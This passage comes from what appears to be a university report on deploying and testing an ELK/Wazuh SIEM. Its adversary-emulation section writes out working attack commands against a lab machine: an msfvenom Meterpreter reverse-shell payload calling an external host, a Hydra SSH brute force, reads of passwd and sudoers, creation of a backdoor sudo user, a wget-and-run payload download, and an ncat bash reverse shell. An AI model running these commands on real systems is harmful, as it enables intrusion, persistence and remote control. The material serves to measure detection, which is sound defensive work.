	monarc	policykit-1	0.105-33	pkexec, when used with --user nonpriv, allows local ...	High	CVE-2016-2568
	monarc	php8.1-mysql	8.1.2-1ubuntu2.23	main/streams/xp_socket.c in PHP 7.x before 2017-0...	High	CVE-2017-7189
	monarc	php8.1-opca...	8.1.2-1ubuntu2.23	main/streams/xp_socket.c in PHP 7.x before 2017-0...	High	CVE-2017-7189
	monarc	libheif1	1.12.0-2build1	A vulnerability was identified in strukturag libheif up ...	Low	CVE-2026-3950
	monarc	libheif1	1.12.0-2build1	libheif is an HEIF and AVIF file format decoder and e...	Medium	CVE-2025-68431
	monarc	libheif1	1.12.0-2build1	libheif <= 1.17.6 contains a memory leak in the func...	High	CVE-2024-25269
	monarc	libheif1	1.12.0-2build1	There is a vulnerability in the strided image data par...	High	CVE-2023-0996

Here we can see all vulnerabilities found, the agent name (agent.name), the name of the vulnerable file (package.name), their basic description (vulnerability.description), the severity level (vulnerability.severity) and the identifier of the given vulnerability (vulnerability.id).

2.3 Configuration assesment


Configuration assesment is used for the systematic checking and evaluation of the settings of systems, applications or devices. Its main task is to verify whether configurations comply with established security standards, internal rules or norms such as ISO or CIS Benchmarks, and to identify potential risks.





During the assessment, the module goes through the current settings and detects, for example, weak passwords, incorrectly assigned permissions, open ports or outdated configurations. Based on the findings, it generates alerts and often also a risk score, which helps organizations understand which settings pose the greatest threat.

2.4 Data inventory

In the Inventory Data section, we can see an overview of all tracked systems, devices and applications in our environment. The dashboard displays the individual inventory items together with their basic information, such as the device name, type, software version, status and assigned security classifications. Here we can also see the network interfaces and the IP addresses of specific interfaces, running processes, and installed software and its versions.







Processes (107) Refresh Export formatted

Search WQL

Name	Effective user	Effective group	PID	Parent PID	VM size	Size	Session	Priority	State	Command	Argvs
acpi_thermal_pm	root	root	98	2	0	0	0	-20	I		
agetty	root	root	696	1	6220	1555	696	0	S	/sbin/agetty	-o -p -- \u --keep-baud 115200,57600,38400,9600 hvc0 vt220
agetty	root	root	697	1	6220	1555	697	0	S	/sbin/agetty	-o -p -- \u --keep-baud 115200,57600,38400,9600 ttyS0 vt220

2.5 Sending notifications

We analysed various tools for sending notifications, such as Slack, PagerDuty and MS Teams. For monitoring purposes, we decided to use MS Teams. The integration is built on the use of an Incoming Webhook (HTTP endpoint). The Wazuh platform sends data in JSON format, which are transformed in Teams into visually structured cards (Adaptive Cards). This format allows a clear display of key metrics, such as the severity level (severity), agent identification, rule ID and a detailed description of the event.



The figure shows what an adaptive card sent to an MS Teams channel looks like. In the card, we can see the basic description of the event – incident, the rule id, the name and IP address of the specific agent, the time the incident was recorded, the location of the incident and, where applicable, also the log.

3 TESTING OF INCIDENT DETECTION IN ELK USING A SIMULATED CYBER KILLCHAIN ATTACK


As part of the testing of the detection rules, a simulated attack was carried out, also referred to as adversary emulation. This approach simulates the behaviour of an attacker based on known techniques and procedures used, for example, by APT-type groups.

In designing the scenario, we used knowledge from the MITRE ATT&CK framework, which provides an overview of the techniques and tactics of attackers based on real incidents. However, the simulated attack is not tied to a specific scenario from this framework, but is mapped to the individual phases of the Cyber Kill Chain model.

The Cyber Kill Chain represents a model describing the life cycle of a cyber attack and serves as a tool for its detection and analysis. The model includes the following phases:

- reconnaissance (Reconnaissance)
- weaponization (Weaponization)
- delivery (Delivery)
- exploitation (Exploitation)
- installation (Installation)
- command and control (Command and Control)
- actions on objective (Actions on Objective)

The individual phases represent the attacker's progression from gathering information about the target system, through its compromise, to achieving the final objective, for example obtaining data or disrupting the availability of the system.



Cyber kill chain

3.1 Test infrastructure

The testing is focused on a single device, which represents the target of the attack and at the same time ensures the sending of logs to the SIEM via the Auditbeat tool. In order to achieve realistic results, the device is connected to a subnet in which the other monitored devices are also located.

The separation of test data is ensured at two levels:

- at the logical level using a separate space in Kibana, "Testing",
- at the index level using a separate template, "auditbeat-testing".

The logical separation enables the isolated processing of security alerts, while the separate index template provides the possibility of modifications when setting the data retention policy (ILM) as well as their visualization.

The test device with the Ubuntu 24.04.2 LTS operating system has the IP address 192.168.2.187 and serves as the victim of the attacks and thus also as the data source for verifying the detection mechanisms.

3.2 Description of the scenario

One of the assumptions is the attacker's access to the university network, which can be obtained, for example, via the university WiFi networks, the dormitory network, the laboratories of FRI UNIZA or a VPN connection.

Within the testing, a connection from the FRI UNIZA laboratory is used. Subsequently, the reconnaissance phase is carried out, during which network scanning is performed using the Zenmap tool.

nmap -p 1-65535 -T5 -A -v -Pn --unprivileged --script=default,vuln,auth,malware,exploit 158.193.xxx.xxx

The scan carried out is focused on the specific IP address of the test device 192.168.2.178. Scanning of the entire subnet is not carried out, with the aim of minimizing the impact on the rest of the infrastructure.

Nmap Output | Ports / Hosts | Topology | Host Details | Scans

Port	Protocol	State	Service	Version
22	tcp	open	ssh	OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
2000	tcp	open	cisco-sccp	
5060	tcp	open	sip	

Zenmap output

We moved on to the weaponization phase. As we can see from the figure, our victim, the test machine, uses the Ubuntu operating system. We created a payload for a reverse shell using the msfvenom tool:

msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=18.209.66.222 LPORT=4444 -f elf -o revshell.elf

To create the reverse shell, a TCP-type payload intended for the Linux operating system is used. The payload connects to the IP address 18.209.66.222 on port 4444, which is the default for the Meterpreter tool. The resulting file is named revshell.elf and represents an executable ELF format for Linux.

The target IP address is located outside the university range and belongs to an EC2 instance in the AWS environment, which is used as the attacking device in order to increase the realism of the scenario. The communication therefore passes through the firewall as outgoing traffic from the internal network towards the external environment.

The delivery phase is not carried out in this scenario. In the exploitation phase (Exploitation), the open port of the SSH service is used, against which a brute-force attack is then conducted using the Hydra tool.

hydra -l ubuntu -P hesla.txt -t 4 -f ssh://192.168.2.178

In the reconnaissance phase, the Ubuntu operating system is identified, on the basis of which the username ubuntu is chosen for the brute-force attack in the Hydra tool. This approach reflects the common behaviour of attackers who use generic login names.

The list of passwords is used from the hesla.txt dictionary, with the login credentials of the test device set so as to correspond to this dictionary.

We can see that the brute-force attack was successful and the login credentials are ubuntu:ubuntuubuntu. We logged in using the obtained login credentials via SSH to the given machine and entered several commands:

id

cat /etc/passwd

cat /etc/sudoers

After gaining access, the permissions of the ubuntu user are determined and basic commands are executed to obtain information about the system and users, including the sudo configuration. Subsequently, within the installation phase, a new user with administrator rights is created in order to ensure persistence.

adduser system

usermod -aG sudo system

For the newly created user, the generic name system is chosen, which may appear legitimate to a user. This is followed by logging in under this account, and within the installation phase the reverse shell payload is downloaded and run.

wget http://18.209.66.222:88/revshell.elf -O systemfile.elf && chmod +x systemfile.elf

./systemfile.elf

At the time of downloading and running the payload, the msfconsole tool and at the same time a simple HTTP server available on port 88, from which the payload is provided, are running on the attacking device in the OpenStack environment.

msfconsole

use exploit/multi/handler

set PAYLOAD linux/x64/meterpreter/reverse_tcp

set LHOST 0.0.0.0

set LPORT 4444

run

python3 -m http.server 88

Next, we moved on to the command and control phase. Within this phase, we communicated with the compromised device via our reverse shell. First, we entered the shell command, which opens the shell of the compromised device, as we can see in the figure.

We continued by creating a backup reverse shell using the netcat tool:

ncat 18.209.66.222 8080 -e /bin/bash

This reverse shell connected to the attacker's machine, on port 8080. This means that on the machine that served as the attacker, a listener had to be created even before entering the command above:

nc -lvnp 8080

The final phase, actions on objective, included the downloading of the nmap tool on the compromised device and the subsequent launch of scanning of the http, https, rdp and ssh services. The scanning was carried out for the subnet in which the compromised machine was located.

apt install nmap -y

ip a

nmap 192.168.2.0/24 -p 22,80,443,3389

3.3 Evaluation of the detection of the deployed SIEM ELK

The aim of this part is to evaluate the detection capability of the deployed SIEM solution against the simulated attack. By carrying out the attack, security alerts are generated based on the analysed events in the system.

Triggered alerts:

- SIGMA - Linux Network Service Scanning - Auditd
- SIGMA - Creation Of An User Account
- SIGMA - Privileged User Has Been Created
- SIGMA - System Owner or User Discovery – Linux
- ET SCAN Potential SSH Scan
- SIGMA - Potential Netcat Reverse Shell Execution
- ET SCAN Suspicious inbound to Oracle SQL port 1521
- SIGMA - Cat Sudoers
- ET SCAN Potential VNC Scan 5800-5820
- ET SCAN Suspicious inbound to mySQL port 3306
- Linux User Added to Privileged Group
- SIGMA - Suspicious Activity in Shell Commands
- Password Guessing Linux
- Potential Success Bruteforce Linux

Most of the security alerts recorded by the SIEM ELK solution are linked to the monitoring of the endpoint device. However, among the alerts there are also alerts from the Suricata IDS tool.

For the correct evaluation of the detection capability of the implemented SIEM solution, it is necessary to classify the triggered alerts into the phases of the Cyber Kill Chain model. According to the Course of the attack section, in emulating the behaviour of the attacker we first actively scanned the network. This activity was evaluated by the Suricata IDS probe as suspicious and it created alerts:

- ET SCAN Suspicious inbound to Oracle SQL port 1521
- ET SCAN Potential VNC Scan 5800-5820
- ET SCAN Suspicious inbound to mySQL port 3306

From the name of the individual rules, it is clear which activity and on which ports Suricata evaluated as suspicious. The reconnaissance phase was detected by four rules of the IDS tool. The weaponization phase consists of the preparation of the payload. It follows from this that this phase is not detectable. Likewise, the delivery phase, which the simulated attack does not contain, cannot be detected by the SIEM tool. In the exploitation phase, a brute-force attack was carried out. The action triggered security alerts created by the IDS tool and based on the rules that we created for detecting the brute-force attack:

- ET SCAN Potential SSH Scan
- Password Guessing Linux
- Potential Success Bruteforce Linux

The security alert that the SIEM created based on the alert from the IDS indicates scanning of the SSH service, not a brute-force attack on this service. Such a response is not ideal. A brute-force attack is more serious than carrying out scanning. The attack represents an active attempt to penetrate the system, but scanning is the gathering of information. The commands that were entered by the attacker after the successful execution of the brute-force attack point to the determination of information about the users of the system:

- SIGMA - System Owner or User Discovery – Linux
- SIGMA - Cat Sudoers

In the installation phase, we first created a user and increased their permissions:

- SIGMA - Creation Of An User Account
- SIGMA - Privileged User Has Been Created
- Linux User Added to Privileged Group

The detection of the creation of a user with increased permissions is clearly visible. Next, we downloaded and ran the reverse shell generated using the msfvenom tool. The Metasploit Framework is an easily accessible tool for the red team in the field of cybersecurity. This framework contains various tools, msfvenom being one of them. The absence of detection of the reverse shell, which was created precisely by such a generic tool, is critical. In the command and control phase, we launched the reverse shell using the netcat tool:

- SIGMA - Linux Network Service Scanning - Auditd
- SIGMA - Potential Netcat Reverse Shell Execution

Such an action also triggered a rule with critical severity. The final phase, actions on objective, focused on launching a network scan, which was preceded by the installation of the nmap tool:

- SIGMA - Suspicious Activity in Shell Commands
- SIGMA - Linux Network Service Scanning - Auditd

As is visible, various actions can trigger the same security alert. This behaviour is entirely fine; a deeper analysis of the potential incident reveals why the given alert was created; in the case of the simulated attack we carried out, it is enough to compare the names of the processes that triggered the same alert.

In this part, we have shown that the simulated attack is relatively well detectable, although there is a certain scope for improvement. Table 3 summarizes the activities and the triggered security alerts.

Activity	Security alert
Active scanning	*ET SCAN Suspicious inbound to Oracle SQL port 1521*
	ET SCAN Potential VNC Scan 5800-5820
	ET SCAN Suspicious inbound to mySQL port 3306
Bruteforce	*ET SCAN Potential SSH Scan* *Password Guessing Linux* *Potential Success Bruteforce Linux*
Creation of a privileged user.	SIGMA - Creation Of An User Account
	SIGMA - Privileged User Has Been Created
	Linux User Added to Privileged Group
Display of information about the users of the system	SIGMA - Cat Sudoers
	SIGMA - System Owner or User Discovery – Linux
netcat reverse shell	SIGMA - Linux Network Service Scanning - Auditd
	SIGMA - Potential Netcat Reverse Shell Execution
Launch of the nmap tool.	SIGMA - Suspicious Activity in Shell Commands
	SIGMA - Linux Network Service Scanning - Auditd

Table: Simulated attack, detections

4 AUTOMATED TESTING OF DETECTION RULES IN ELK USING ATOMIC RED TEAM

4.1 Description of the test scenario

Within the testing, relevant MITRE ATT&CK techniques and sub-techniques are identified based on the parameter stated in the definitions of the detection rules. Subsequently, the tests corresponding to these techniques for the Linux platform are selected from the Atomic Red Team library.

For some techniques, detection rules do exist in the SIEM solution; however, suitable tests are not available for them. At the same time, the available tests do not cover all possible scenarios.

4.2 Test results

During the running of the tests, it was not possible to install all the prerequisites, or parts of the test ended with an error code. For this reason, not all tests can be considered relevant. We have displayed the test results in the table below.


Detection rule	Technique	Prerequisites successfully installed	All parts of the test ran successfully	Detection
Account or Group Discovery via Built-In Tools	1069.001	yes	yes	yes
	1069.002	yes	yes	yes
	1087.001	yes	yes	yes
	1087.002	yes	yes	yes
Attempt to Clear Kernel Ring Buffer	1070.002	yes	no	no
	1562.001	yes	no	no
Attempt to Disable Syslog Service	1562.001	yes	no	no
Base16 or Base32 Encoding/Decoding Activity	1027	yes	yes	no
	1140	yes	no	no
Bash Shell Profile Modification	1546.004	yes	yes	no
Boot File Copy	1542	Test does not exist		
	1543	Test does not exist		
	1574	Test does not exist		
	1059.004	yes	no	no
Discovery of Domain Groups	1069	Test does not exist		
EggShell Backdoor Execution	1059.006	yes	no	no
ESXI Discovery via Find	1518	Test does not exist		

ESXI Discovery via Grep	1518	Test does not exist		
ESXI Timestomping using Touch Command	1070.006	yes	yes	no
File made Immutable by Chattr	1222.002	yes	no	no
Hidden Files and Directories via Hidden Flag	1564.001	yes	yes	no
High Number of Process Terminations	1489	yes	no	no
Hosts File Modified	1565.001	Test does not exist		
Hping Process Activity	1082	yes	no	no
Initramfs Extraction via CPIO	1542	Test does not exist		
	1543	Test does not exist		
	1574	Test does not exist		
Initramfs Unpacking via unmkinitramfs	1542	Test does not exist		
	1543	Test does not exist		
	1574	Test does not exist		
	1059.004	yes	no	no
Interactive Terminal Spawned via Perl	1059	Test does not exist		
Kernel Driver Load	1014	no	yes	no
	1547.006	yes	yes	no
Kernel Load or Unload via Kexec Detected	1611	Test does not exist		
	1547.006	yes	yes	no
	1601.001	Test does not exist		
Kernel Module Load via insmod	1547.006	yes	no	no
Linux Clipboard Activity Detected	1115	yes	no	no
Linux Process Hooking via GDB	1003.007	yes	yes	no
Linux System Information Discovery	1082	yes	no	yes
Linux System Information Discovery via Getconf	1082	yes	no	yes
Linux User Added to Privileged Group	1136.001	yes	no	no
Masquerading Space After Filename	1036.006	Test does not exist		

Modification of Dynamic Linker Preload Shared Object	1574.006	yes	yes	no
Modification of Standard Authentication Module or Configuration	1543	Test does not exist		
	1556	Test does not exist		
Namespace Manipulation Using Unshare	1543	Test does not exist		
Nping Process Activity	1046	yes	no	no
OpenSSL Password Hash Generation	1136.001	yes	no	no
Potential Buffer Overflow Attack Detected	1068	Test does not exist		
	1190	Test does not exist		
Potential Cookies Theft via Browser Debugging	1539	Test does not exist		
Potential Disabling of AppArmor	1562.001	yes	no	no
Potential Disabling of SELinux	1562.001	yes	no	yes
Potential Linux Backdoor User Account Creation	1136.001	yes	no	no
Potential Meterpreter Reverse Shell	1059.004	yes	no	no
	1071	Test does not exist		
Potential Privilege Escalation via Sudoers File Modification	1548.003	yes	no	no
Potential Process Name Stomping with Prctl	1036.005	yes	yes	no
Potential Protocol Tunneling via EarthWorm	1572	no	yes	no
Potential Reverse Shell via UDP	1059.004	yes	no	no
	1071	Test does not exist		
Potential SSH-IT SSH Worm Downloaded	1021.004	Test does not exist		
	1563.001	Test does not exist		
Potential Successful Linux RDP Brute Force Attack Detected	1110.001	Test does not exist		
	1110.003	Test does not exist		
Potential Sudo Privilege Escalation via CVE-2019-14287	1068	Test does not exist		
Potential Unauthorized Access via Wildcard Injection Detected	1068			
	1003.008	yes	yes	no
Process Started from Process ID (PID) File	1059			

Processes with Trailing Spaces	1036.006	yes	yes	yes
ProxyChains Activity	1572	no	yes	no
SIGMA - Cat Sudoers	1592.004			
SIGMA - Creation Of An User Account	1136.001	yes	no	yes
SIGMA - Linux Network Service Scanning - Auditd	1046	yes	no	yes
SIGMA - Potential Netcat Reverse Shell Execution	1059			
SIGMA - Privileged User Has Been Created	1136.001	yes	no	yes
SIGMA - Suspicious Activity in Shell Commands	1059.004	yes	no	yes
SIGMA - System Owner or User Discovery - Linux	1033	yes	yes	no
SSH Authorized Keys File Modification	1098.004	yes	yes	no
	1021.004	Test does not exist		
	1563.001	Test does not exist		
Sudo Heap-Based Buffer Overflow Attempt	1068	Test does not exist		
Sudoers File Modification	1548.003	yes	no	no
SUID/SGID Bit Set	1548.001	yes	yes	no
Suspicious Dynamic Linker Discovery via od	1057	yes	yes	no
Suspicious Modprobe File Event	1082	yes	no	no
Suspicious Network Activity to the Internet by Previously Unknown Executable	1071	Test does not exist		
Suspicious Proc Pseudo File System Enumeration	1082	yes	no	no
Suspicious Sysctl File Event	1082	yes	no	no
Suspicious Utility Launched via ProxyChains	1572	no	yes	no
System Log File Deletion	1070.002	yes	no	no
System Owner/User Discovery Linux	1033	yes	yes	no
	1069	yes	no	yes
Tampering of Shell Command-Line History	1070.003	yes	no	no
Timestomping using Touch Command	1070.006	yes	yes	no

Trap Signals Execution	1546	Test does not exist		
Unix Socket Connection	1559	Test does not exist		
Unknown Execution of Binary with RWX Memory Region	1059.004	yes	no	
User or Group Creation/Modification	1136.001	yes	no	no
Virtual Machine Fingerprinting	1082	yes	no	no
Virtual Machine Fingerprinting via Grep	1082	yes	no	no
WebServer Access Logs Deleted	1070	Test does not exist		



Coverage of the MITRE ATT&CK matrix by the Atomic Red detection rules



Coverage of the MITRE ATT&CK matrix by the kibana detection rules

Funded by the European Union
NextGenerationEU

RECOVERY AND RESILIENCE PLAN

GOVERNMENT OFFICE OF THE SLOVAK REPUBLIC

5 MANUAL TESTING OF CORRELATION RULES IN KIBANA

The testing of the correlation rules took place outside the Atomic Red Team environment, since this tool does not provide suitable scenarios for their verification. In the case of the Greenbone tool, the testing is carried out via the simulation of unsuccessful logins, whereby various scenarios of entering an incorrect password within a defined time interval are verified.

The behaviour of the system is verified when the set limit of unsuccessful attempts is exceeded, as well as when it is not reached. The results confirm the correct functionality of the rules, since the security alerts are generated in accordance with the expected behaviour. The same testing approach is also applied to the correlation rules for Linux systems and the Kibana tool.


6 LOAD TESTING OF THE DEPLOYED ELK STACK SYSTEM

In this test scenario, we focused on the operating memory usage of the components of the deployed ELK stack (Elasticsearch nodes, Logstash, Kibana). Monitoring is carried out using the Metricbeat tool.

